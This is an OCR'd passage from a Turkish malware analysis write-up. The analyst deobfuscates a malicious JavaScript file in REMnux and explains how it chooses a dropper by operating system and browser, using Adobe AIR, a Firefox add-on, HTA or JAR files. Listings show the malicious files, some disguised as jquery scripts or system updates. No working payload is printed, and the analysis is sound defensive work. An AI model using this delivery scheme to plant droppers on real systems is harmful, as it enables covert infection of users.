
```
root@remnux:/home/remnux/Desktop# nodejs obfuscated.js > deobfuscated.js
root@remnux:/home/remnux/Desktop# nano deobfuscated.js
```





Yardımcı araçlar ile çözülen gizlenmiş JavaScript koduna baktığımda, art niyetli kişilerin Windows, Linux ve macOS işletim sistemi kullanıcılarını


hedef aldığı açıkça görülüyordu. Eğer işletim sistemi Windows ise ve sistem üzerinde Flash yüklü ise bu durumda zararlı yazılımı (1. indirici/dropper) Adobe AIR üzerinden, Flash yüklü değil ve internet tarayıcısı Firefox ise bu durumda Firefox eklentisi üzerinden, eğer bu koşulların hiçbiri değil ancak internet tarayıcısı Internet Explorer ise bu durumda HTA dosyası üzerinden JavaScript kodu ile sistem üzerinde oluşturuyorlardı. Eğer işletim sistemi Linux veya macOS ise ve internet tarayıcısı Firefox ise bu durumda zararlı yazılımı (1. indirici) JavaScript kodu ile aksi durum ise ve hedef işletim sisteminde Java yazılımı yüklü ise bu durumda zararlı JAR dosyası ile sistem üzerinde zararlı yazılımı oluşturuyorlardı. İndiricinin oluşturulması esnasında kullanılan gizlenmiş kodda anahtar olarak M4St3Rm4pp3d karakter dizisi kullanılmıştı. (Tahminimce bu karakter dizisi, zararlı yazılım geliştiricisinin imzasıydı.)





polgov
File Edit View Bookmarks Go Tools Help
/home/remnux/Desktop/polgov
Places
Home Folder
Desktop
Trash Can
Applications
Floppy Disk
binaries
AC_RunActiveContent.beautified.js
AC_RunActiveContent.beautified.mer...
AC_RunActiveContent.beautified.mer...
AC_RunActiveContent.js
jquery.hta
jquery-2.1.3.fi.min.beautified.mert.js
jquery-2.1.3.fi.min.js
jquery-2.1.3.fl.min.beautified.mert.d...
jquery-2.1.3.fl.min.beautified.mert.js
jquery-2.1.3.fl.min.js
jquery-2.1.3.ht.min.beautified.js
jquery-2.1.3.ht.min.beautified.mert.d...
jquery-2.1.3.ht.min.beautified.mert.js
jquery-2.1.3.ht.min.js
jquery-2.1.3.ja.min.beautified.js
jquery-2.1.3.ja.min.js
jquery-2.1.5.ack.min.beautified.mer...
jquery-2.1.5.ack.min.beautified.mer...
jquery-2.1.5.ack.min.js
test.JPG
"test.JPG" (3.5 KiB) JPEG image
Free space: 13.6 GiB (Total: 23.5 GiB)
root...
polgov
[root...
[http...
[Anti...
[root...
11:11



binaries
File Edit View Bookmarks Go Tools Help
/home/remnux/Desktop/polgov/binaries
Places
Home Folder
Desktop
Trash Can
Applications
Floppy Disk
addon
AdobeAirUpdate
addon.xpi
AdobeAirUpdate.air
AIRInstallBadge.flr
AIRInstallBadge.swf
expressinstall.flr
expressinstall.swf
osxupdate
Secure_Connection.jar
unixupdate
winupdate.exe
winupdate.vbs
13 items
Free space: 13.6 GiB (Total: 23.5 GiB)
JPEXS Free Flash Decompiler v.7.1.2 - C:\Documents and Settings\Administrator\Desktop\polgov\polgov\binaries\AdobeAirUpdate\Adobe Air Update.swf
Adobe Air Update.swf
header
shapes
images
frames
others
scripts
AdobeAirUpdate_fla
MainTimeline
AdobeAirUpdate_fla.MainTimeline
public function MainTimeline()
public function linux() : void
public function doL32() : void
public function doL64() : void
public function statusHandler(param1:StatusEvent) : void
public function onApEvent(param1:Object) : void
start
11:12

